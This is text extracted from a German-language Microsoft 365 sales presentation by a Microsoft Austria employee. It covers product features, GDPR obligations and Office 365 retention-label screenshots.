

Einführung

Microsoft 365

Eine vollständige, intelligente und sichere Lösung die Mitarbeiter bei Ihrer Arbeit unterstützt

Geronimo Janosievics, Microsoft Österreich GmbH


Microsoft 365 Momentum

500M Windows 10 monthly active devices


100M commercial Office 365 monthly active users

12M Organizations in Azure Active Directory

>90% Fortune 500 using Microsoft Cloud



Office 365 Customer Momentum



Microsoft 365



Microsoft 365 Enterprise

Basiert auf der Grundlage von
"Secure Productive Enterprise"



Microsoft 365 Business

Neu
Konzipiert für kleine und mittelständische
Unternehmen

**Achtung! Sicherheitsfunktionen die für DSGVO
notwendig sind nicht vorhanden**

Microsoft 365

Eine vollständige, intelligente Lösung, die es jedem ermöglicht, kreativ zu sein und sicher zusammenzuarbeiten.



Unlocks
creativity



Built for
teamwork



Microsoft 365 powered device



Integrated
for simplicity



Intelligent
security


The best way to experience Microsoft 365

Microsoft 365 powered device partner value framework

Customer Value





Opportunity Drivers




Monetization







Grow with transition to managed services





Microsoft 365 powered device





Unlocks creativity

Arbeiten Sie ganz natürlich per Freihandschrift, Sprachbefehl oder Touchsteuerung.

Visualisieren Sie Informationen auf neue Art und Weise.

Gestalten Sie ansprechende Inhalte mithilfe intelligenter Apps.

Profitieren Sie von den Ergebnissen und Erfahrungen anderer.




Built for teamwork

E-Mail, Telefonie und Video der Businessklasse.

Binden Sie jeden Einzelnen
in unternehmensweite Communitys ein

Arbeiten Sie in Echtzeit gemeinsam an Dokumenten.

Entdecken Sie Microsoft Teams, den neuen chatbasierten
Arbeitsbereich.





Integrated for simplicity

Nutzen Sie stets aktuelle Funktionen.

Ermöglichen Sie die Self-Service-Bereitstellung.

Steigen Sie auf cloudbasierte Verwaltung um.

Nutzen Sie umfassende Telemetrie direkt in der Umgebung.

Reduzieren Sie mit einer Gesamtlösung Ihre Betriebskosten.





Intelligent security


Schützen Sie Identitäten, Anwendungen, Daten und Geräte.

Wehren Sie neue Bedrohungen erfolgreich ab.

Verwalten Sie Datenarchivierung, Governance und Discovery.

Vertrauen Sie auf die Unterstützung durch Microsoft Intelligent Security Graph.

Setzen Sie die Datenschutz-Grundverordnung der EU (DSGVO) schnellstmöglich um.



Transparenz und Standardisierung des Schutzes von persönlichen Daten

Die als **General Data Protection Regulation** (GDPR) bekannte Verordnung verpflichtet Unternehmen, Behörden, gemeinnützige und sonstige Organisationen, die Personen in der Europäischen Union (EU) Waren und Dienstleistungen anbieten oder Daten erfassen und analysieren, die im Zusammenhang mit in der EU ansässigen Personen stehen, zur Einhaltung neuer Regeln.

- **Erweiterte** persönliche Rechte
- **Erhöhte** Pflichten beim Datenschutz
- **Zwingende** Bekanntgabe bei Sicherheitslücken
- **Signifikante** Strafen bei non-compliance

Wichtige Änderungen unter der DSGVO



Persönliche Privatsphäre

Einzelpersonen haben folgende Rechte:

- Zugriff auf ihre personenbezogenen Daten
- Korrektur von Fehlern in personenbezogenen Daten
- Löschung von personenbezogenen Daten
- Einspruch gegen die Verarbeitung ihrer personenbezogenen Daten
- Export personenbezogener Daten



Kontrollen und Benachrichtigungen

Unternehmen müssen:

- personenbezogene Daten mittels geeigneter Sicherheitsmaßnahmen zu schützen
- Behörden über Datenschutzverletzungen mit personenbezogenen Daten zu informieren
- geeignete Zustimmungen zur Datenverarbeitung einzuholen
- Datensätze mit Details zur Datenverarbeitung aufzubewahren



Transparente Richtlinien

Unternehmen müssen:

- klar auf die Erfassung von Daten hinweisen
- Angaben zu Zweck der Datenverarbeitung und zu Anwendungsfällen machen
- Richtlinien zur Datenspeicherung und -löschung festlegen



IT und Schulungen

Unternehmen müssen:

- Datenschutzbeauftragte und Mitarbeiter schulen
- Datenrichtlinien prüfen und überarbeiten
- einen Datenschutzbeauftragten einstellen (falls erforderlich)
- konforme Verträge mit Zulieferern aufsetzen und verwalten

Was bedeutet das für meine Daten?



Die Schritte zur Umsetzung...



Ermitteln

Finden Sie heraus, welche personenbezogenen Daten in Ihrem Unternehmen vorhanden sind und wo sie gespeichert sind.

Verwalten

Legen Sie fest, wie personenbezogene Daten genutzt werden und wie darauf zugegriffen wird

Schützen

Richten Sie Sicherheitskontrollen ein, um Schwachstellen und Datenschutzverletzungen zu verhindern, zu erkennen und darauf zu reagieren

Berichten

Bewahren Sie benötigte Dokumentationen auf, und verwalten Sie Datenanfragen und Benachrichtigungen zu Datenschutzverletzungen

Office 365 und GDPR



Ermitteln

Finden Sie heraus, welche personenbezogenen Daten in Ihrem Unternehmen vorhanden sind und wo sie gespeichert sind.

Verwalten

Legen Sie fest, wie personenbezogene Daten genutzt werden und wie darauf zugegriffen wird

Schützen

Richten Sie Sicherheitskontrollen ein, um Schwachstellen und Datenschutzverletzungen zu verhindern, zu erkennen und darauf zu reagieren

Berichten

Bewahren Sie benötigte Dokumentationen auf, und verwalten Sie Datenanfragen und Benachrichtigungen zu Datenschutzverletzungen



Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.

Dashboards, Suchen, Klassifizieren

- **Advanced Data Governance** nutzt vorhandene Informationen und maschinengestützte Erkenntnisse zum Suchen, Klassifizieren, Festlegen von Richtlinien und Ergreifen von Maßnahmen zur Verwaltung des Lebenszyklus der Daten, die Ihrer Organisation am wichtigsten sind.



Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.

Klassifizieren von Dokumenten und e-Mails

Office 365 Security & Compliance

Startseite > Bezeichnungen

Nach der Veröffentlichung werden Bezeichnungen in den Apps Ihrer Benutzer angezeigt, beispielsweise Outlook, SharePoint oder OneDrive. In Abhängigkeit von Ihren ausgewählten Einstellungen wird der Inhalt, wenn eine Bezeichnung auf E-Mails oder Dokumente (automatisch oder vom Benutzer) angewendet wird, aufbewahrt oder geschützt. Sie können beispielsweise Bezeichnungen erstellen, die Inhalte für einen bestimmten Zeitraum aufbewahren, oder solche, die Inhalt einfach löschen, wenn er ein bestimmtes Alter erreicht hat. [Weitere Informationen zu Bezeichnungen](#)

+ Bezeichnung erstellen Bezeichnungen veröffentlichen Bezeichnung automatisch anwenden Aktualisieren Suchen

<input type="checkbox"/>	Name	Erstellt von	Aufbewahrungszeitraum	Zuletzt geändert
<input type="checkbox"/>	Rechnung	CIE Administrator	7 Jahre	Apr 18, 2017



Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.

Klassifizieren von Dokumenten und e-Mails

Rechnung

Bezeichnung bearbeiten Bezeichnung veröffentlichen

Bezeichnung automatisch anwenden Bezeichnung löschen

Name
Rechnung

Beschreibung [Bearbeiten](#)
Rechnungen älter als 7 Jahre löschen

Aufbewahrung [Bearbeiten](#)
7 Jahre
Nur löschen
Basierend auf wann er zuletzt geändert wurde

Erstellt von
CIE Administrator

Rechnung

"Bezeichnungseigenschaften" wird bearbeitet

Aufbewahrung
 Ein

Wenn Benutzer diese Bezeichnung auf Inhalt anwenden

Inhalt aufbewahren
Für so lange... 1 Jahre

Den Inhalt nicht aufbewahren. Einfach löschen, wenn er älter ist als
7 Jahre

Inhalt aufbewahren oder löschen, basierend auf wann er zuletzt geändert wurde

[Speichern](#) [Abbrechen](#)



Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.

Klassifizieren von Dokumenten und e-Mails

Aufbewahrungsrichtlinie bearbeiten	RechnungsLöschung			
	"Angewendete Speicherorte" wird bearbeitet			
Richtlinienname	<input checked="" type="checkbox"/> Ich kann spezifische Speicherorte auswählen			
Angewendete Speicherorte	Status	Ort	Einschließen	Ausschließen
Richtlinieneinstellungen	<input checked="" type="checkbox"/>	Exchange-E-Mail	Alle Auswählen empfänger	Keine Ausschließen empfänger
	<input checked="" type="checkbox"/>	SharePoint-Websites	Alle Auswählen websites	Keine Ausschließen websites
	<input checked="" type="checkbox"/>	OneDrive-Konten	Alle Auswählen konten	Keine Ausschließen konten
	<input checked="" type="checkbox"/>	Office 365-Gruppen	Alle Auswählen gruppen	Keine Ausschließen gruppen
	<input type="button" value="Speichern"/>	<input type="button" value="Abbrechen"/>		



Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.

Klassifizieren von e-Mails

The screenshot shows the Outlook interface with the following elements:

- Header:** Office 365 Outlook
- Search:** Search Mail and People
- Actions:** New, Delete, Archive, Junk, Sweep, Move to
- Left Navigation Panel:**
 - Folders
 - Favorites
 - Posteingang 180
 - Gesendete Elemente
 - Entwürfe 1
 - CIE Administrator
 - Posteingang 180
 - Schadensfälle 1
 - Entwürfe 1
 - Gesendete Elemente
 - Gelöschte Elemente 3
 - Archive
 - Clutter 10
 - Conversation History
 - Junk-E-Mail
 - Notizen
 - Groups
 - Online Marketing
 - Engineering
 - Product Launch 20
- Main Content Area:**
 - Focused Other Filter
 - Next: No events for the next two days. Agenda
 - Weekly digest: Office365 (Mon 11:41 PM)
 - Office365 Message: Weekly digest: Office365 (Mon 12 PM)
 - CIE Administrator: CIE Administrator has... (Mon 5:55 PM)
 - Microsoft Azure: Your Azure AD Identity... (Mon 12:24 AM)
 - Last week
 - Office365 Message: Weekly digest: Office365 (Mon 12 PM)
 - Microsoft Azure: Your Azure AD Identity... (Mon 12:24 AM)
 - Two weeks ago
 - Azure AD Connection: [Resolved] SINFAADC... (Mon 12:24 AM)
- Context Menu (over the Office365 Message):**
 - Reply
 - Reply all
 - Forward
